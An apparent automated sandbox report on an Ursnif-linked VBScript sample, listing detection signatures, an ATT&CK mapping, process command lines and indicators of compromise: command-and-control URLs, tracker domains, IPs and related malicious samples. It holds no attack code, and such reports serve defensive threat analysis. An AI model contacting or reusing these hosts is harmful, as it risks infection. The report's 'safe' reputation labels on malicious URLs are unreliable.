ID: 330430
Sample Name:
attach_12.12.2020-4570.vbs
Cookbook: default.jbs
Time: 22:44:16
Date: 14/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report attach_12.12.2020-4570.vbs

Overview


General Information

Sample Name:	attach_12.12.2020-4570.vbs
Analysis ID:	330430
MD5:	f32557ed329503f..
SHA1:	852ed7bbaf2194b.
SHA256:	40b30d76c89557..

Most interesting Screenshot:



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Benign windows process drops PE f…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Creates processes via WMI
- Deletes itself after installation
- Tries to detect sandboxes and other…
- WScript reads language and country…
- AV process strings found (often use…
- Contains capabilities to detect virtua…
- Drops PE files

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 5296 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\attach_12.12.2020-4570.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 2576 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5208 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2576 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000004.00000003.363949393.00000000056D8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.363973490.00000000056D8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.363868839.00000000056D8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.363828372.00000000056D8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.363793601.00000000056D8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 4 entries

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

WScript reads language and country specific registry keys (likely country aware script)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Valid Accounts	Windows Management Instrumentation 1 1 1	Path Interception	Process Injection 1 1	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eav Inse Net Cor
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Security Software Discovery 1 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exp Rec Cal
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exp Tra Loc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 2 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mar Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	System Information Discovery 1 2 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
attach_12.12.2020-4570.vbs	24%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://golang.feel500.at/api1/SiXXDEY8/DymoFuqRTM5804vezWS2VRz/lB1JNXfT7v/SXOQPNWY58uhmU2LS/ZsNv1dDQ	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://ocsp.int-x3.letsencrypt.org0/	0%	URL Reputation	safe	
http://ocsp.int-x3.letsencrypt.org0/	0%	URL Reputation	safe	
http://ocsp.int-x3.letsencrypt.org0/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://golang.feel500.at/favicon.ico	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://https://ezstat.ru/1DpE37	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
yip.su	88.99.66.31	true	false		high
golang.feel500.at	47.241.19.44	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://golang.feel500.at/favicon.ico	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://golang.feel500.at/api1/SiXXDEY8/DymoFuqRTM5804vezWS2VRz/lB1JNXfT7v/SXOQPNWY58uhmU2LS/ZsNv1dDQ	{3CE1DE69-3EA1-11EB-90E4-ECF4BB862DED}.dat.24.dr, ~DF0C08EFA087ABAB68.TMP.24.dr	false	• Avira URL Cloud: safe	unknown
http://www.nytimes.com/	msapplication.xml3.24.dr	false		high
http://https://yip.su/v	wscript.exe, 00000000.00000003.257543744.000001E97D34C000.00000004.00000001.sdmp	false		high
http://https://yip.su/ta	wscript.exe, 00000000.00000003.257991365.000001E97F5A8000.00000004.00000001.sdmp	false		high
http://cps.letsencrypt.org0	wscript.exe, 00000000.00000003.265314459.000001E97CFC9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cert.int-x3.letsencrypt.org/0	wscript.exe, 00000000.00000003.265314459.000001E97CFC9000.00000004.00000001.sdmp	false		high
http://www.youtube.com/	msapplication.xml7.24.dr	false		high
http://https://iplogger.com/1DdE37	wscript.exe, 00000000.00000003.282269991.000001E97B98A000.00000004.00000001.sdmp, wscript.exe, 00000000.00000003.259056830.000001E97B963000.00000004.00000001.sdmp	false		high
http://ocsp.int-x3.letsencrypt.org0/	wscript.exe, 00000000.00000003.265314459.000001E97CFC9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.wikipedia.com/	msapplication.xml6.24.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.amazon.com/	msapplication.xml.24.dr	false		high
http://www.live.com/	msapplication.xml2.24.dr	false		high
http://www.reddit.com/	msapplication.xml4.24.dr	false		high
http://www.twitter.com/	msapplication.xml5.24.dr	false		high
http://https://yip.su/1DiE370)	wscript.exe, 00000000.00000003.257991365.000001E97F5A8000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://yip.su/1DiE37	wscript.exe, 00000000.00000003.283844962.000001E97B951000.00000004.00000001.sdmp, wscript.exe, 00000000.00000003.283445063.000001E900770000.00000004.00000001.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	wscript.exe, 00000000.00000003.265314459.000001E97CFC9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ezstat.ru/1DpE37	wscript.exe, 00000000.00000003.259056830.000001E97B963000.00000004.00000001.sdmp, wscript.exe, 00000000.00000003.283844962.000001E97B951000.00000004.00000001.sdmp, wscript.exe, 00000000.00000003.258987745.000001E97B950000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.66.31	unknown	Germany		24940	HETZNER-ASDE	false
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	330430
Start date:	14.12.2020
Start time:	22:44:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 31s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	attach_12.12.2020-4570.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winVBS@4/43@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs

Warnings:	Show All • Max analysis timeout: 720s exceeded, the analysis took too long • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, backgroundTaskHost.exe, UsoClient.exe, audiodg.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, WMIADAP.exe, MusNotifyIcon.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 40.88.32.150, 92.122.144.200, 51.104.144.132, 92.122.213.247, 92.122.213.194, 2.20.142.209, 2.20.142.210, 20.54.26.129, 51.104.139.180, 88.221.62.148, 152.199.19.161, 52.155.217.156, 20.190.129.2, 40.126.1.145, 20.190.129.17, 40.126.1.128, 20.190.129.133, 40.126.1.166, 20.190.129.128, 40.126.1.142, 40.127.240.158, 51.11.168.232, 20.49.150.241, 20.190.129.19, 20.190.129.160, 20.190.129.24, 40.126.1.130, 20.190.129.130 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, login.live.com, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, dub2.next.a.prd.aadg.trafficmanager.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:45:29	API Interceptor	2x Sleep call for process: wscript.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.99.66.31	TrustedInstaller.exe	Get hash	malicious	Browse	• iplogger.org/1yekr7.gz
	zeppelin.exe	Get hash	malicious	Browse	• iplogger.org/1D2XM6.tgz
	cli.exe	Get hash	malicious	Browse	• ezstat.ru/1BiQt7.html
	R7w74RKW9A.exe	Get hash	malicious	Browse	• ezstat.ru/1BiQt7.html
	pqSZtQiuRy.exe	Get hash	malicious	Browse	• iplogger.org/14mvt7.gz
	3MndTUzGQn.exe	Get hash	malicious	Browse	• iplogger.org/14qK87
	fEBNeNkRYI.doc	Get hash	malicious	Browse	• iplogger.org/1cyy87.jpg
	Delivery-77426522.doc	Get hash	malicious	Browse	• iplogger.org/1cyy87.jpg
	mesager43.exe	Get hash	malicious	Browse	• iplogger.org/1cyy87.jpg
	hci0xn0zip.exe	Get hash	malicious	Browse	• iplogger.org/1cyy87.jpg
	DOC001.exe	Get hash	malicious	Browse	• 2no.co/1Lan77
	DOC001 (3).exe	Get hash	malicious	Browse	• 2no.co/1Lan77
	urgently.exe	Get hash	malicious	Browse	• iplogger.org/1Uu547.tgz
	SecuriteInfo.com.Generic.mg.e26982b170856ca8.exe	Get hash	malicious	Browse	• iplogger.org/1Uu547.tgz
	trwf3446.doc	Get hash	malicious	Browse	• iplogger.org/1Uu547.tgz
	2020_1549496734.doc	Get hash	malicious	Browse	• maper.info/XtDei
	2020_1549496734.doc	Get hash	malicious	Browse	• maper.info/XtDei
	http://maper.info	Get hash	malicious	Browse	• maper.info/
	clipp.exe	Get hash	malicious	Browse	• iplogger.com/1NAnw7
	por.exe	Get hash	malicious	Browse	• ezstat.ru/1kDj27
47.241.19.44	3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0HsPbXmcFf1k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0LC6H9UPa7cv.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0AQ7y0jQVHeA.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	5Dk2HB4IS3dn.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	JFCp0yRoUS1z.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	kj3D6ZRVe22Y.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	onerous.tar.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
yip.su	Q7P3WbGDzi.exe	Get hash	malicious	Browse	• 88.99.66.31
	L04D3R.exe	Get hash	malicious	Browse	• 88.99.66.31
	msr.exe	Get hash	malicious	Browse	• 88.99.66.31
	27RFQ Order Mediform SA.exe	Get hash	malicious	Browse	• 88.99.66.31

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	1214_80556334.doc	Get hash	malicious	Browse	• 8.208.96.63
	W0rd.dll	Get hash	malicious	Browse	• 8.208.96.63
	AX73LXm0uW.exe	Get hash	malicious	Browse	• 8.208.94.234
	fOahv51tTZ.exe	Get hash	malicious	Browse	• 8.208.94.234
	3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	RvunN9dC5z.exe	Get hash	malicious	Browse	• 8.208.94.234
	qn1tGLHD7L.exe	Get hash	malicious	Browse	• 8.208.94.234
	yVjUyduR6F.exe	Get hash	malicious	Browse	• 8.208.94.234
	0HsPbXmcFf1k.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0LC6H9UPa7cv.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0AQ7y0jQVHeA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9OJqQY1kWM	Get hash	malicious	Browse	• 47.254.175.73
	http://https://bit.ly/36RY32k	Get hash	malicious	Browse	• 8.208.92.142
	M9SEr6SviK	Get hash	malicious	Browse	• 8.211.35.113
	EJG80crXtR.exe	Get hash	malicious	Browse	• 8.208.94.234
	http://https://bit.ly/2K1XB8T	Get hash	malicious	Browse	• 8.208.92.142
	http://https://bit.ly/3gpTr6N	Get hash	malicious	Browse	• 8.208.92.142
	#PO-NX--LI-2-12-20.jpg.exe	Get hash	malicious	Browse	• 161.117.47.123
	proceed.exe	Get hash	malicious	Browse	• 47.52.39.5
	http://https://bit.ly/3n5MZ7e	Get hash	malicious	Browse	• 8.208.92.142
HETZNER-ASDE	http://annabeller.cpsus.org/?YW5uYWJlbGxlckBoZXJiYWxpZmUuY29t/3	Get hash	malicious	Browse	• 95.217.10.244
	AX73LXm0uW.exe	Get hash	malicious	Browse	• 88.99.66.31
	fOahv51tTZ.exe	Get hash	malicious	Browse	• 88.99.66.31
	http://gmai.com	Get hash	malicious	Browse	• 168.119.139.96
	Ca4fOzoNzJ.exe	Get hash	malicious	Browse	• 88.99.66.31
	RvunN9dC5z.exe	Get hash	malicious	Browse	• 88.99.66.31
	qn1tGLHD7L.exe	Get hash	malicious	Browse	• 88.99.66.31
	DAK0SFLsXV.exe	Get hash	malicious	Browse	• 88.99.66.31
	b5tBjXlWsB.dll	Get hash	malicious	Browse	• 138.201.138.91

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	H4H2YCoM5P.exe	Get hash	malicious	Browse	• 195.201.225.248
	TrustedInstaller.exe	Get hash	malicious	Browse	• 88.99.66.31
	Pw5WhqWFzK.exe	Get hash	malicious	Browse	• 88.99.66.31
	soft.exe	Get hash	malicious	Browse	• 88.99.66.31
	fw2.exe	Get hash	malicious	Browse	• 195.201.225.248
	yVjUyduR6F.exe	Get hash	malicious	Browse	• 88.99.66.31
	dirt.exe	Get hash	malicious	Browse	• 168.119.60.127
	pers2.exe	Get hash	malicious	Browse	• 168.119.60.127
	pers.exe	Get hash	malicious	Browse	• 168.119.60.127
	vrptY10F5d.exe	Get hash	malicious	Browse	• 195.201.225.248
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fin0038847990.sn.am%2flfCk7ZE6GWq&c=E,1,XbwqZlmKwFAf_trFhDdV9wkuU6vutPEIQqN4IhE8jUbxLD3wnPPXDvKp8Jibjk9HngPAI5iRQWnG4vU_DQMKfMGkzgCqkZ-4BfRprMNSl9Nr7VoPQEtWNft5&typo=1	Get hash	malicious	Browse	• 88.99.60.171

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	AX73LXm0uW.exe	Get hash	malicious	Browse	• 88.99.66.31
	fOahv51tTZ.exe	Get hash	malicious	Browse	• 88.99.66.31
	RvunN9dC5z.exe	Get hash	malicious	Browse	• 88.99.66.31
	qn1tGLHD7L.exe	Get hash	malicious	Browse	• 88.99.66.31
	H4H2YCoM5P.exe	Get hash	malicious	Browse	• 88.99.66.31
	fw2.exe	Get hash	malicious	Browse	• 88.99.66.31
	yVjUyduR6F.exe	Get hash	malicious	Browse	• 88.99.66.31
	vrptY10F5d.exe	Get hash	malicious	Browse	• 88.99.66.31
	Realveteran.dll	Get hash	malicious	Browse	• 88.99.66.31
